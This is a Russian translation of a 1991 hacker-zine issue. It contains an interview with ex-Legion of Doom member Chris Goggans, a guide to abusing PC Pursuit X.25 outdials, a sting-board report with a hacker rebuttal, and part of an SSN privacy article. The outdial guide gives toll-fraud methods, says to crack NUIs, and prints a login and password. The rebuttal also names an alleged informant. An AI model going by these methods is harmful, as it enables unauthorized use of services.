КГ: Нет, я сменил специальность, а потом переехал в Хьюстон. Поначалу учился на компьютерных науках, но это совершенно не вписывалось ни в какую карьеру, которую я хотел бы строить. В итоге я перешёл на журналистику. Есть только две вещи, которые мне нравится делать: работать с компьютерами и писать. Так что если уж не получать степень по одному, то хотя бы по другому. До диплома мне остался один семестр, и я намерен его закончить.

ISPNews: Если бы вам пришлось разработать университетскую программу по информационной безопасности, вы ориентировали бы её на технические вопросы, этику, деловые аспекты или правовые проблемы?

КГ: Я постарался бы охватить всё это. Без технической базы невозможно понять, как работает операционная система, и по-настоящему сосредоточиться на проблемах, которые необходимо решать в области информационной безопасности.

Этика, безусловно, также важна — по очевидным причинам. Я не думаю, что хакеры исчезнут. Даже с появлением новых технологий всегда будут люди, которых эти технологии интересуют и которые будут учиться ими манипулировать.

ЭТИКА, ПРАВА ИНТЕЛЛЕКТУАЛЬНОЙ СОБСТВЕННОСТИ И ЗАКОН

ISPNews: Как вы определяете понятие «хакер»?

КГ: Хакер — это человек, который хочет узнать всё, что можно узнать о работе конкретной компьютерной системы, и готов исчерпать все доступные ему средства для достижения этой цели.

ISPNews: Не могли бы вы также прокомментировать этику хакерства?

КГ: Существует неписаный кодекс этики, которого большинство людей в целом придерживается. Он гласит: никто никогда не должен причинять ущерб; никто не должен использовать найденную информацию в личных целях.

В основном единственная личная выгода, которую я когда-либо видел от какой-либо хакерской деятельности, — это умеренная известность от того, что другие узнавали о каком-то конкретном поступке. И даже в этих случаях общая аудитория ограничивалась лишь несколькими сотнями человек.

ISPNews: Вы не осведомлены о хакерах, которые на самом деле получали доступ к информации, а затем продавали её или использовали в корыстных целях?

КГ: Нет, конечно, не говорю, что не осведомлён. Я лишь признаю и описываю кодекс этики. Мы в Legion of Doom старались этого кодекса придерживаться. Например, членов первоначальной девятки, которые поступали неэтично, из группы исключали.

ISPNews: Считаете ли вы, что проникновение в компьютерную систему без внесения изменений и без похищения информации этично или по меньшей мере не является неэтичным?

КГ: Когда-то в прошлом я, возможно, и придерживался такого мнения, но сегодня — определённо нет, поскольку сам факт участия в создании моей новой компании, Comsec Data Security, говорит об обратном.

ISPNews: Таким образом, сегодня вы считаете несанкционированное проникновение неэтичным.

КГ: Именно. Будучи хакером, я особо не разделял такой точки зрения. Но когда мне стали более очевидны такие вещи, как нарушение неприкосновенности частной жизни — даже несмотря на то, что я никогда не причинял ущерба — и предательство доверия, я смог отступить, взглянуть на картину шире и осознать, что это было неправильно.

ISPNews: Могу ли я считать, что вы говорите от имени своей компании и её руководства?

КГ: Да, я говорю от имени всех руководящих лиц.

ISPNews: Каковы ваши взгляды на право собственности на информацию?

КГ: Я считаю, что коммерческая тайна, информация, связанная с национальной безопасностью, информация, которую можно считать торговым секретом, — всё это, безусловно, является чьей-то собственностью, и доступ к ней должен быть ограничен.

В прошлом я считал, что информация, которая касалась меня или имела какое-то отношение к моей жизни, должна быть мне доступна. Я полагал, что информация должна быть доступна тем, кого она затрагивает, — будь то сведения телефонных компаний, кредитных бюро, банков или компьютерных систем в целом. Говорю это в прошедшем времени.

В настоящем времени я считаю, что общественности положена лишь информация, находящаяся в публичном доступе. То, что недоступно законным путём через нормальные каналы, так и должно оставаться недоступным.

ISPNews: Считаете ли вы, что программное обеспечение всегда должно находиться в общественном достоянии?

КГ: Нет, не считаю. Если бы я написал что-то столь же замечательное, как Lotus, или любую из программ Microsoft, или Windows, я бы хотел, чтобы люди за это платили.

ISPNews: Значит, вы всё же верите в частную собственность на программное обеспечение и его защиту?

КГ: Да, определённо.

ISPNews: Каковы ваши взгляды на действующие американские законы о компьютерных преступлениях?

КГ: Я думаю, что действующие законы слишком широки. Они не проводят различий между различными видами компьютерных преступлений. Я считаю взлом компьютера чем-то вроде незаконного проникновения на частную территорию. Если кто-то просто пройдёт через мой газон, я, возможно, и расстроюсь из-за примятой травы, но на этом и остановлюсь. Если кто-то проедет по газону на машине и оставит глубокие борозды, а потом ещё и сломает мою розу — это уже другое дело. Ну а если кто-то заедет по ступенькам прямо в дом, пройдёт через кухню, украдёт всё столовое серебро и уедет — это уже совершенно иное. И хотя эти физические аналогии незаконного проникновения нельзя напрямую применить к электронному формату, различия всё равно необходимы.

ISPNews: И действующие законы о компьютерных преступлениях этих различий не проводят?

КГ: Я не юрист, но насколько мне известно — не проводят. Их необходимо привести в соответствие с реальностью.

ISPNews: Если бы они были приведены в то соответствие, которое вы предлагаете, стали бы они справедливыми и равноправными?

КГ: Определённо — в зависимости от предусмотренных наказаний. Я не думаю, что владельцы и операторы компьютерных систем сочли бы вход через гостевой аккаунт, намеренно оставленный без пароля, столь же серьёзным нарушением, как получение пароля системного администратора с последующим удалением всех файлов. И я не думаю, что простое проникновение рассматривалось бы столь же серьёзно, как несанкционированный доступ в сочетании с массовой кражей маркетинговой информации, рекламных планов и финансовых прогнозов на ближайший квартал с последующей продажей их конкуренту.

ISPNews: Каковы ваши взгляды на обучение пользователей безопасности?

КГ: Людей необходимо учить тому, что такое операционная система компьютера и как она работает. После этого нужно выстроить какой-то канал, по которому информация могла бы передаваться между людьми. Лучший способ — прямой личный контакт между участниками коммуникации, закреплённый официальными стандартными процедурами компании.

Пользователи должны понимать, что их учётная запись, какой бы незначительной она ни казалась, является звеном в цепи, обеспечивающей безопасность системы. Информация из одной учётной записи может служить трамплином для доступа к другим, более привилегированным. Все пользователи в сети должны понимать, что их данные так же важны в цепи безопасности, как и данные любого другого.

ISPNews: Учитывая ваше прошлое, почему потенциальный клиент должен вам доверять?

КГ: Я понимаю, что это закономерный вопрос. Сам факт создания компании должен демонстрировать, что мы стараемся выйти из тени, из подполья. Мы говорим: «Смотрите, все, мы давно этим занимаемся, теперь хотим помочь. У нас 11 лет рабочей информации о том, как люди компрометируют существующие системы безопасности, и мы можем помочь в вашей конкретной

ситуации».

ISPNews: Уверен, вы понимаете ту естественную подозрительность, которую люди испытывают.

КГ: Нет, вот этого я как раз и не понимаю. Если бы мы в Comsec собирались компрометировать информацию из компьютерных сетей каких-то компаний, мы бы не регистрировались юридически. Мы могли бы делать это и так, и кто-то другой там снаружи, вероятно, уже так и делает. Тогда информация просто гуляла бы от хакера к хакеру.

ISPNews: Вы намекаете на то, что нет системы, в которую вы не могли бы взломаться?

КГ: Нет, я этого не говорю. Но я утверждаю, что подавляющее большинство систем можно взломать.

ISPNews: Какую систему проще всего взломать, а какую — сложнее всего?

КГ: Трудно сказать, какая система по своей природе более уязвима, чем другая. На этапе начального входа в систему дело не в операционной системе — дело в операционной среде, в которой она функционирует. Пользователи могут не позаботиться о мерах безопасности. Определённые типы уязвимостей могут оставаться незакрытыми. Вот где техническая база выходит на первый план: понять, как работают приложения; как осуществляется доступ к различным системам; закрыть уязвимости, которые стали очевидны. Нужно разбираться и в человеческих факторах, и в технических вопросах. Необходимо понимать, как работает компьютер и как выполняются программы.

ISPNews: Какой самый надёжный способ защититься от хакеров?

КГ: Это зависит от хакера. Они бывают разными. Одни взламывают через модем. Случайный хакер может просто наткнуться на вашу конкретную систему — и его может остановить что-то столь же простое, как хорошая внешняя защита. Его отпугнут физические средства защиты: модем с обратным звонком, какой-нибудь код доступа или смарт-карта.

Эти меры не остановят серьёзного хакера, который нацелен именно на вашу компанию. В таком случае необходимо усилить защиту и принять дополнительные шаги для обеспечения безопасности компьютера. И нужно убедиться, что внутренняя защита столь же надёжна, как и внешняя.

Примечание редактора ISPNews: Крис Гогганс будет отвечать в каждом втором номере ISPNews на ваши вопросы о взломе компьютерных систем. Его ответы обещают быть полезными, интересными и даже развлекательными. Приглашаем вас писать Крису по адресу:

«Hackers' Mailbag»

ISPNews

498 Concord Street

Framingham, MA 01701-2357

Справочник внешних номеров PC Pursuit компании Telenet/SprintNet

Автор: Amadeus

25 октября 1991 г.

Таблица NUA по городам

[Таблица из ~60 записей — опущена: коды городов США, NUA и внутрисетевые адреса SprintNet на скоростях 300, 1200 и 2400 бод]

КЛЮЧ: NUA (международный междоузеловой адрес пользователя X.25) —□ 311012300456
Внутрисетевой адрес Sprintnet/Telenet —————□ 123456

Перекрытый справочник: город / код зоны PC Pursuit

[Таблица из ~60 записей — опущена: перечень городов США с соответствующими кодами зон]

Предисловие

Внешние номера PC Pursuit, несмотря на ограниченный диапазон набора, представляют собой фундаментальные знания для любого X.25-хакера в мире. Сбор адресов внешних номеров PC Pursuit — одна из первых задач, которую ставит перед собой любой начинающий хакер, пришедший в сферу X.25-взлома. С переменным успехом с 1986 года, когда я впервые столкнулся со сценой X.25, я пытаюсь составить полный список NUA для всех внешних номеров. Спустя пять лет мне так и не удалось достичь этой цели — что наглядно подтверждают пробелы в приведённом выше списке.

Другие внешние номера, обнаруженные в ходе исследования внутренних корпоративных, государственных или учебных сетей, появляются и исчезают, как правило, так же быстро, как коды доступа. Некоторые из них — настоящие находки: они позволяют набирать любой номер в мире и способны полностью заменить настоящий список. Но обычно такие номера исчезают в течение нескольких недель. Те, которые всё же держатся (например, пресловутые глобальные внешние номера 30209160xxxx), работают не очень надёжно. Разумеется, из каждого правила есть исключения. Некоторые глобальные внешние номера (GOD) продолжают работать годами, но лишь потому, что о них знает один или несколько хакеров, которые не разглашают их широкой хакерской публике.

Внешние номера PC Pursuit безотказно функционируют уже несколько лет и в обозримом будущем останутся надёжным и полезным инструментом хакера. На них можно рассчитывать, когда это необходимо, — особенно когда используемый вами GOD выходит из строя и нужно что-то, на что можно переключиться. Я составил эти два файла, чтобы облегчить использование внешних номеров PC Pursuit. Надеюсь, вы найдёте их полезными справочными материалами.

Несколько замечаний для начинающих

Все модемы, к которым вы подключаетесь через внешние номера, произведены компанией Racal-Vadic и по умолчанию поддерживают стандартный набор AT-команд Hayes. Я не буду объяснять AT-команды, поскольку вы, как компетентный пользователь компьютера и модема, должны их знать. Если нет — обратитесь к руководству по вашему модему: он почти наверняка совместим с Hayes.

Модем Racal-Vadic предлагает собственный командный режим в качестве альтернативы отраслевому стандарту Hayes AT. Чтобы перейти в режим Racal-Vadic, нажмите CTRL-E, затем RETURN. Вы увидите надпись "READY" и звёздочку в качестве приглашения. Наберите "?" для получения списка команд. Многие пользователи предпочитают этот режим из-за подробного интерфейса и развёрнутых сообщений о ходе вызова: для выполнения команд, таких как набор номера, требуется меньше нажатий клавиш, а также доступна функция повторного набора — до девяти раз — до установления соединения.

Ни один из внешних номеров не принимает звонки за счёт вызываемого абонента. Вам придётся звонить либо с PAD (пакетного сборщика/разборщика), либо с NUI (идентификатора сетевого пользователя). Идентификаторы PC Pursuit также можно использовать в качестве псевдо-NUI: введите NUA, затем запятую, идентификатор PCP, ещё одну запятую и пароль PCP. Если у вас их нет, придётся обратиться к коллеге-хакеру за действующим NUI или PAD (нынче они не так свободно распространяются). Или, чтобы по-настоящему произвести впечатление на друзей-хакеров, взломайте их сами. (Смотрите другие файлы в Phrack по данной теме.)

12-значный NUA (сетевой адрес пользователя) для каждого внешнего номера предназначен для доступа из сети, отличной от SprintNet/Telenet. Более короткий пяти- или шестизначный номер под ним — для доступа из SprintNet/Telenet. Фактически вы можете использовать как 12-значный номер, так и более короткий (если перед 12-значным NUA поставить 0) в SprintNet, однако более короткий легче запомнить и использовать.

Для удобства запоминания наиболее часто используемых внешних номеров достаточно выучить короткий адрес SprintNet и при необходимости переводить его в 12-значный NUA следующим образом:

```
Адрес SprintNet xxxxyyy → 3110xxx00yyy (добавьте 0 в yyy где нужно)
ПРИМЕР:      813124 → 311081300124
ПРИМЕР 2:    4155  → 311041500005 (добавьте ведущие 0 в yyy)
```

Обратите внимание, что в сетях обычно требуется предварять NUA цифрой 0 или 1 (как правило, 0) — так же, как при международном звонке. Например, в Tymnet ввод NUA не требует 0 или 1. В канадской DataPac перед 12-значным NUA необходима 1. В SprintNet и большинстве европейских сетей X.25 нужна 0.

Когда вы подключаетесь к модему внешнего номера, первым делом может быть интересно повторить последний набранный номер. Человек, использовавший модем до вас, мог позвонить на номер, представляющий интерес для ваших хакерских исследований. Войдите в режим Racal-Vadic и выполните команду повторного набора "R". На экране появится последний набранный номер и начнётся звонок. Команда A/ в режиме Hayes AT для этой цели не подойдёт: последний набранный номер не отображается, а последняя выполненная команда не обязательно является командой набора номера.

К сожалению, когда пользователь выходит из внешнего номера, модем в большинстве случаев сбрасывается и последний набранный номер теряется. Но иногда вам повезёт — и вы найдёте

интересный новый номер для звонка.

Звонок на конкретные модемы и GOD (глобальные внешние номера)

Каждый внешний номер обслуживается несколькими модемами. При вызове NUA внешнего номера вы будете подключены к первому свободному модему. Если все заняты, вы получите сообщение о занятости. Вы можете попытаться подключиться к конкретному модему в серии, а не к первому свободному.

Добавьте две цифры в конец NUA, чтобы указать нужный модем. Например, чтобы подключиться к третьему модему на 311061200022, наберите NUA 31106120002203. Теоретически вы можете обратиться к 99 различным модемам одного внешнего номера (31106120002200 совпадает с 311061200022), однако ни один внешний номер не имеет такого количества модемов.

В SprintNet к четырёх- или шестизначному адресу можно добавить букву для указания модема. Можно также добавить точку и затем две цифры для модемов выше 26 (и ниже). Например, 31106120002203 совпадает с 61222C и 61222.03; 31108130012426 совпадает с 813124Z и 813124.26.

Зачем подключаться к конкретному модему?

Дело в том, что некоторые модемы допускают неограниченный набор. Такие модемы позволяют набирать ЛЮБОЙ номер в мире, а не только местные, которые только и разрешено вызывать. Такие модемы известны как GOD — сокращение от Global OutDial (глобальный внешний номер).

GOD не вечны. Как только «жрецы» SprintNet обнаруживают злоупотребления на конкретном модеме, они его «чинят». Поэтому вам придётся договариваться с коллегами-хакерами, чтобы узнать, какие модемы в данный момент являются GOD, или, что ещё лучше, сканировать самостоятельно.

База данных местных АТС

Для тех, кто использует внешние номера из-за рубежа, важно учитывать: нельзя звонить на произвольный номер в той же зоне, что и внешний номер. Если вы не пользуетесь GOD, допустим набор только местных для города номеров, в котором находится внешний номер.

В конце этого файла вы найдёте базу данных всех АТС (трёхзначных префиксов, следующих за кодом зоны), доступных для набора с каждого внешнего номера. Эта база данных будет полезна не только для проверки, можно ли набрать конкретный номер с внешнего номера PC Pursuit, но и для определения, какой именно внешний номер использовать, когда несколько из них позволяют набирать разные номера в одном коде зоны. Например, номера в коде зоны 213 можно набрать с ТРЁХ разных внешних номеров: 213 CALAN, 818 CAGLE и 714 CASAN. Если вы не знакомы с географическим планом набора в районе Лос-Анджелеса, вам придётся обратиться к базе данных АТС, чтобы понять, какой внешний номер использовать.

Исходные данные для списка были скачаны с BBS сервиса PC Pursuit (доступ через SprintNet на 311090900631, @C PURSUIT или @909631; логин "Sprint Guest", пароль "outdial"). Я внёс весьма трудоёмкие изменения в формат списка, чтобы его можно было эффективно использовать с командой grep в Unix или командой FIND в MS-DOS (и аналогичными командами в других ОС).

Например, предположим, вы хотите позвонить на BBS по номеру 213-395-0221. Как я уже упоминал, три разных внешних номера могут набирать номера в коде зоны 213. Нужно выяснить, какой из них использовать. В Unix:

```
% grep 213 <имяфайла>|grep 395
```

В MS-DOS:

```
C:\>FIND "213" <имяфайла>|FIND "395"
```

где `` — имя, под которым сохранён данный файл. Вы увидите:

```
ОВ
1 213 CAGLE 393 394 395 396 399 400 413 415 450 451 452 453 454 455 458
  213 CALAN 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400
```

Как видите, позвонить по номеру 1-213-395-0221 можно с двух внешних номеров: CAGLE и CALAN. Но обратите внимание: перед записью CAGLE стоит 1. Это означает, что при использовании внешнего номера CAGLE необходимо набирать межгородской префикс (1) и код зоны перед местным номером, поскольку CAGLE находится в зоне 818.

```
Набор с CAGLE: ATDT12133950221
Набор с CALAN: ATDT3950221
```

База данных АТС

[Таблица из ~200 записей — опущена: для каждого внешнего номера перечислены доступные трёхзначные префиксы местных АТС. Записи со значением 1 в первом столбце указывают на необходимость набора межгородского префикса с кодом зоны.]

Заключение

Я вряд ли могу приписать себе заслугу сканирования и поиска NUA, составляющих этот список. Я составил его потому, что виденные мной ранее списки были либо частично неполными, либо частично неточными. Список, опубликованный несколько лет назад OpusWiz и Dawn Treader, послужил базой для данного списка. На протяжении многих лет я общался с огромным количеством хакеров, чтобы дополнить и исправить список. Телефонный справочник Telenet Эрика Bloodaxe, опубликованный в технических журналах Legion of Doom, очень помог в уточнении и пополнении данных.

Список по-прежнему ни полным, ни полностью точным не является. Например, мне до сих пор неизвестны внешние номера для Сан-Диего, Калифорния (619). Внешние номера 415 и 714 могут быть перепутаны. Если у вас есть дополнения или исправления, пожалуйста, напишите на один из моих интернет-аккаунтов.

Кстати, новый код зоны 510 повлияет на список дозвона PC Pursuit. SprintNet ещё не включил новый код зоны в свои списки, поэтому и я этого не сделал. Но это произойдёт скоро — имейте в виду, что внешний номер Окленда, Калифорния, сменит код зоны с 415 на 510.

ОПЕРАЦИИ ПРИКРЫТИЯ

```
||
|| Don't let THIS happen to you! ||
||
||
||      Heh |      | /No life, no future... || |
||    /Heh! |      | 0                      H S L Q I F X ||
||      O   |      | --|-- ||
|| --|--    |      | / \ ||
|| / \      |      | / \ ||
|| / \      |      | ^      E N _ R _ P M E N _ ||
|| Dale     |      | | ||
|| Drew     |      | | ||
||           |      | Will this be YOU?! ||
||           |      | ||
||           |      | ||
```

Ниже приводится перепечатка статьи «Операции прикрытия» из книги Dedicated Computer Crime Units (страницы 101–103), написанной Дж. Томасом МакЭвеном для Министерства юстиции США и опубликованной в июне 1989 года.

Если вы хотите получить БЕСПЛАТНЫЙ экземпляр этой книги или её сопутствующих изданий:

- Organizing for Computer Crime Investigation and Prosecution
- Electronic Fund Transfer and Crime
- Electronic Fund Transfer Fraud

вы можете обратиться по адресу:

U.S. Department of Justice
Office of Justice Programs
National Institute of Justice
Washington, D.C. 20531
(301)251-5500
(800)851-3420

Жертвой следующим станете **ВЫ**?!

Автор: Sovereign Immunity

ЭЛЕКТРОННЫЕ ДОСКИ ОБЪЯВЛЕНИЙ

Электронная доска объявлений обеспечивает хранение информации, которую могут получать другие системы, подключающиеся к ней по телефонной линии. По сути, это база данных, поддерживаемая системой, доступной другим пользователям через телефонные сети. Большинство досок объявлений создаётся для конкретных целей — как правило, для обмена сообщениями и информацией между людьми со схожими интересами. Например, участники компьютерных клубов используют доски объявлений для общения между встречами.

Доски объявлений особенно популярны среди пользователей микрокомпьютеров. Создание доски объявлений стало проще благодаря программам, которые можно купить или получить из свободно

распространяемого программного обеспечения. С помощью одной из таких программ пользователь может настроить персонализированные меню для всех, кто дозванивается на доску. Эти меню обычно содержат варианты доступа к информации о доске, объявлениям, сводкам новостей, личной почте, конференциям и возможности оставлять сообщения.

Кроме того, большинство досок объявлений имеют различные уровни доступа, ограничивающие пользователей в посещении определённых разделов. Владелец доски объявлений — как правило, называемый системным оператором (SYSOP) — лично устанавливает разрешённые уровни доступа для каждого пользователя и вносит эти данные в систему. Доступ предоставляется после того, как пользователь указывает своё имя и пароль при входе в систему. Единственное дополнительное условие для организации доски на микрокомпьютере — наличие телефонной линии.

Доступ к доскам объявлений, как правило, работает следующим образом:

- Пользователь дозванивается на доску объявлений.
- Доска отвечает сообщением с запросом имени и пароля.
- Затем доска предоставляет меню с доступными пользователю опциями.
- Пользователь выбирает опцию и начинает взаимодействовать с системой.
- В ходе сеанса пользователь может читать сообщения, оставлять сообщения, скачивать файлы, загружать файлы или участвовать в конференции.
- В итоге пользователь «завершает» сеанс и отключается от доски.

Хотя большинство досок объявлений создаётся в законных целях, существуют также «пиратские» или «элитные» доски, содержащие незаконную информацию либо созданные для содействия незаконной деятельности. Безопасность на таких досках строго контролируется их владельцами. На этих досках пользователям, как правило, приходится обращаться к владельцу напрямую, чтобы получить пароль для доступа к различным уровням системы. Прежде чем владелец позволит войти на доску, необходимо установить определённую степень доверия; таким образом владельцы получают «власть» над тем, кто может пользоваться системой.

На пиратских досках была обнаружена разнообразная незаконная информация, в том числе:

- Похищенные номера счетов кредитных карт
- Коды услуг дальней телефонной связи
- Телефонные номера для подключения к мейнфреймам, включая пароли и номера учётных записей
- Инструкции по производству наркотиков
- Инструкции по изготовлению автомобильных бомб
- Хакерские программы
- Советы о том, как взламывать компьютерные системы
- Схемы электронных устройств (например, «чёрный ящик»)

Эти доски, очевидно, представляют угрозу для общества, и их существование привлекло внимание ряда полицейских управлений.

ОПЕРАЦИИ ПРИКРЫТИЯ С ИСПОЛЬЗОВАНИЕМ ДОСОК ОБЪЯВЛЕНИЙ

Опыт Департамента шерифа округа Марикопы, штат Аризона, и полицейского управления Фримонта, штат Калифорния, весьма поучителен с точки зрения того, как местные органы могут создавать собственные доски объявлений и становиться частью сети с другими досками. Сотрудники Департамента шерифа округа Марикопы первыми в стране создали такую доску.

Благодаря их доске было произведено более 50 арестов — как правило, по обвинению в мошенничестве в сфере телекоммуникаций.

В сентябре 1985 года Полицейское управление Фримонта создало доску объявлений с основной целью — сбора разведывательных данных о хакерах и фрикерах в регионе. Операция частично финансировалась компанией VISA, Inc. при дополнительной поддержке от Wells Fargo Bank, Western Union, Sprint, MCI и ITT.

После создания доски объявлений её рекламировали на других досках как новейшую «доску для фрикеров» в регионе. За первые четыре дня на доску поступило более 300 звонков. За следующие три месяца доска зарегистрировала более 2500 звонков от 130 постоянных пользователей. Через доску объявлений оперативникам удалось убедить эти группы в том, что они якобы похитили или взломали коды дальней телефонной связи и номера кредитных счетов. Их охотно приняли и открыли им доступ на пиратские доски в регионе.

Доска проработала в общей сложности три месяца. За это время было получено более 300 похищенных номеров кредитных карт и кодов дальней телефонной связи. На других досках также были обнаружены пароли ко многим правительственным, образовательным и корпоративным компьютерам.

В результате операции были задержаны восемь подростков в регионе, которым предъявили обвинения в торговле похищенными счетами кредитных карт, торговле похищенными кодами дальней телефонной связи и хранении краденого имущества. В течение следующей недели ещё семь подростков в Калифорнии и других штатах были арестованы на основании данных, полученных в ходе этой операции.

Было установлено, что эта группа незаконно получала доступ к системам от десяти до пятнадцати предприятий и учреждений в Калифорнии. Они регулярно обходили системы безопасности с помощью похищенных телефонных номеров и кодов доступа. Одна из пострадавших компаний оценила планируемые расходы на улучшение системы безопасности и процедур защиты данных в 10 000 долларов. Другие пострадавшие предприятия действовали в том же направлении.

ВЫВОДЫ

Существует несколько причин для проведения операций прикрытия такого рода. Одна из наиболее важных состоит в том, что они обеспечивают активный метод выявления хакеров и фрикеров в регионе. Эти группы особенно сложно обнаружить, поскольку они действуют в замкнутых кругах с личными связями, возникшими из дружеских отношений.

Ещё одним побочным результатом этих операций является широкая огласка дел. Операции прикрытия привлекают значительное внимание средств массовой информации. Публичность способствует закрытию других пиратских досок в регионе. Одним из главных страхов этих правонарушителей является изъятие их оборудования, и в ходе фримонтской операции было конфисковано компьютерного оборудования на сумму более 12 000 долларов. Похоже, именно огласка, связанная с такими конфискациями, является главной причиной, по которой другие прекращают работу своих пиратских досок.

Эти операции также ведут к выявлению других видов преступлений. Во Фримонте, например, в результате операции прикрытия были возбуждены дела о наркотиках и алкоголе. Это типично для подобных операций.

Операции прикрытия с использованием досок объявлений подвергаются критике, поскольку под стражу берут подростков, а не закоренелых преступников. Многие хакеры убеждены, что имеют

право на данные в чужих системах, и что их деятельность не является незаконной, поскольку компании могут позволить себе понести убытки. С другой стороны, как заметил один следователь, сегодняшние хакеры могут стать изощрёнными компьютерными преступниками завтра. Поэтому важно преподать им урок в самом начале их «карьеры», уводя их от этих правонарушений.

ОТВЕТ ПРЕДСТАВИТЕЛЯ ХАКЕРСКОГО СООБЩЕСТВА

Теперь давайте взглянем на эту статью и невежественного автора Дж. Томаса МакЭвена.

«На пиратских досках была обнаружена разнообразная незаконная информация...»

Автор называет:

«Телефонные номера для подключения к мэйнфреймам» — В наличии телефонного номера для мэйнфрейма нет ничего незаконного. Незаконным является несанкционированный доступ к компьютеру.

«Инструкции по производству наркотиков» — Знать, как производить наркотики, НЕЗАКОННЫМ НЕ является. Незаконным является лишь их фактическое производство или употребление.

«Инструкции по изготовлению автомобильных бомб» — Знать, как изготовить автомобильную бомбу, НЕЗАКОННЫМ НЕ является. Незаконным является лишь их фактическое изготовление или применение.

«Хакерские программы» — На самом деле большинство компаний по безопасности, частных консультантов по безопасности или владельцев и операторов мэйнфреймов нередко используют их для тестирования своих систем. Незаконным было бы лишь применение такой программы на машине, к которой у вас нет разрешения на доступ.

«Советы о том, как взламывать компьютерные системы» — Опять же, знать, как взломать компьютер, НЕЗАКОННЫМ НЕ является... хотя в виде исключения, согласно разделу Закона о компьютерном мошенничестве и злоупотреблениях 1986 года (федеральный закон), незаконным было бы распространение паролей, кодов и теоретически любых инструкций, которые могут быть эквивалентны паролям или кодам для несанкционированного входа в компьютерные системы.

«Схемы электронных устройств (например, чёрный ящик)» — Это уже становится скучным. Знать, как собрать эти устройства, НЕЗАКОННЫМ НЕ является. Незаконным является лишь их фактическая сборка или использование.

«Эти доски, очевидно, представляют угрозу для общества, и их существование привлекло внимание ряда полицейских управлений.»

Каким образом они очевидно являются угрозой?

Автор хочет заставить нас поверить, что если на досках объявлений доступна информация о том, как изготавливать телефонные устройства, взрывчатые вещества или наркотики, этого уже достаточно, чтобы считать их угрозой для общества.

При этом он игнорирует то, что та же самая информация может быть найдена в публичных и университетских библиотеках, учебниках и технических журналах;

он игнорирует, что само по себе владение информацией о том, как МОГЛО БЫ быть совершено преступление, ПРЕСТУПЛЕНИЕМ НЕ является; и наконец,

он вообще не признаёт никаких прав досок объявлений по Первой поправке на наличие всей подобной информации.

«Поэтому важно преподать им урок в самом начале их карьеры, уводя их от этих правонарушений.»

Конечно, арест за какую-то незначительную компьютерную шалость не станет блестящей строчкой в резюме, когда эти подростки начнут устраиваться на работу, — даже несмотря на то, что система вдохновила в них социально приемлемую цель соответствия общественным ожиданиям.

ВЫВОДЫ

Автор, Дж. Томас МакЭвен, мало разбирается в свободе слова и, если уж на то пошло, мало разбирается в законе. Зато он хорошо умеет раздувать из совершенно безобидного поведения опасный заговор. Возможно, он близко дружит с Джеральдо Ривера.

Операторам и пользователям досок объявлений следует изучить закон и свои права. Не позволяйте заманить себя на доски прикрытия и не поддавайтесь на провокации невежественных сотрудников правоохранительных органов, ищущих удовлетворения на работе, поскольку не получают его дома.

Sovereign Immunity

КОММЕНТАРИЙ РЕДАКТОРА: Dispater

Доски прикрытия на протяжении многих лет были популярной темой в Phrack и Phrack World News. В этом файле Sovereign Immunity показал нам отрывок, посвящённый доске прикрытия во Фримонте, Калифорния. Как выяснилось, Knight Lightning ещё давно располагал материалами об этом — в Phrack World News, выпуск 3 (который фактически вышел в Phrack, выпуск 4). Статья называлась «Phoenix Phortress Stings 7». В Phrack World News также публиковалось немало других статей об операциях прикрытия и досках объявлений.

Кроме того, в выпусках Phrack 21–23 каждый содержал по одной части трилогии Knight Lightning «Порочный круг». Первые две части («Тени будущего прошлого» и «Контракт Иуды») содержали обширный материал о досках прикрытия и осведомителях.

Хотя Phrack не публиковал материалов об операциях прикрытия в округе Марикопы, штат Аризона, обсуждалась доска объявлений (The Dark Side) в Аризоне (602), которую вёл «The Dictator» (Dale Drew) — операция прикрытия, раскрытая в Computer Underground Digest 3.02; недавно поступили сведения о том, что он вернулся в строй под именем «Blind Faith».

Dispater

Номера социального страхования и приватность

Автор: Chris Hibbert

1 июня 1991 года

Computer Professionals for Social Responsibility

Многие люди обеспокоены тем, как много организаций запрашивают их номера социального страхования. Их тревожат вторжение в частную жизнь и гнетущее ощущение того, что ты всего лишь цифра в чьей-то базе данных.

К сожалению, я ничем не могу помочь в борьбе с дегуманизирующим эффектом идентификации человека через номер. Однако я *могу* попытаться помочь вам не допустить, чтобы ваш номер социального страхования превратился в инструмент вторжения в вашу частную жизнь.

Как ни странно, с государственными органами справляться относительно легко; с частными организациями дело обстоит куда сложнее. Федеральное законодательство ограничивает круг государственных структур всех уровней, которые вправе требовать ваш номер, и обязывает их к достаточно полному раскрытию информации, даже если предоставление номера является добровольным. Сопоставимых законов, ограничивающих использование номера негосударственными организациями или обязывающих их раскрывать вам свои намерения, не существует. В отношениях с частными структурами ваш основной козырь — отказ иметь дело с теми, чьи условия вас не устраивают.

Краткая история

Номера социального страхования были введены Законом о социальном страховании 1935 года. Изначально предполагалось, что они будут использоваться исключительно в рамках программы социального страхования, и в то время давались публичные заверения о строгом ограничении их применения. В 1943 году Рузвельт подписал Исполнительный приказ № 9397, обязавший федеральные ведомства использовать этот номер при создании новых систем учёта. В 1961 году налоговая служба (IRS) начала применять его в качестве идентификационного номера налогоплательщика. Закон о защите персональных данных 1974 года потребовал наличия правового основания для использования номеров социального страхования государственными органами в своих базах данных и ввёл обязательное раскрытие информации (подробнее ниже) при запросе номера. Ведомствам, уже использовавшим SSN в качестве идентификатора, разрешили продолжать это делать. Закон о налоговой реформе 1976 года наделил государственные и местные органы, ведающие налогами, социальным обеспечением, выдачей водительских удостоверений и регистрацией транспортных средств, полномочиями использовать номер для установления личности. Комиссия по изучению защиты персональных данных 1977 года рекомендовала отменить Исполнительный приказ, поскольку ряд ведомств ссылался на него как на основание для использования SSN. Был ли он в итоге отменён, мне неизвестно, однако эта практика прекратилась.

Закон о защите персональных данных 1974 года (5 USC 552a) требует, чтобы любой федеральный, региональный или муниципальный государственный орган, запрашивающий ваш номер социального страхования, сообщал вам три вещи:

1. Является ли предоставление номера социального страхования обязательным или добровольным;
2. Какой закон даёт им право запрашивать ваш номер социального страхования;

3. Как будет использоваться ваш номер социального страхования, если вы его предоставите.

Кроме того, Закон гласит, что обязательность использования номера социального страхования может устанавливаться только федеральным законом. Поэтому всякий раз, когда вы обращаетесь в государственное учреждение и вас просят назвать номер социального страхования, поищите уведомление в соответствии с Законом о конфиденциальности (Privacy Act Statement). Если его нет — подайте жалобу и не называйте свой номер. Если уведомление есть — прочитайте его. Если там сказано, что предоставление номера социального страхования является добровольным, вам самому придётся решить, заполнять ли соответствующую строку.

Частные организации

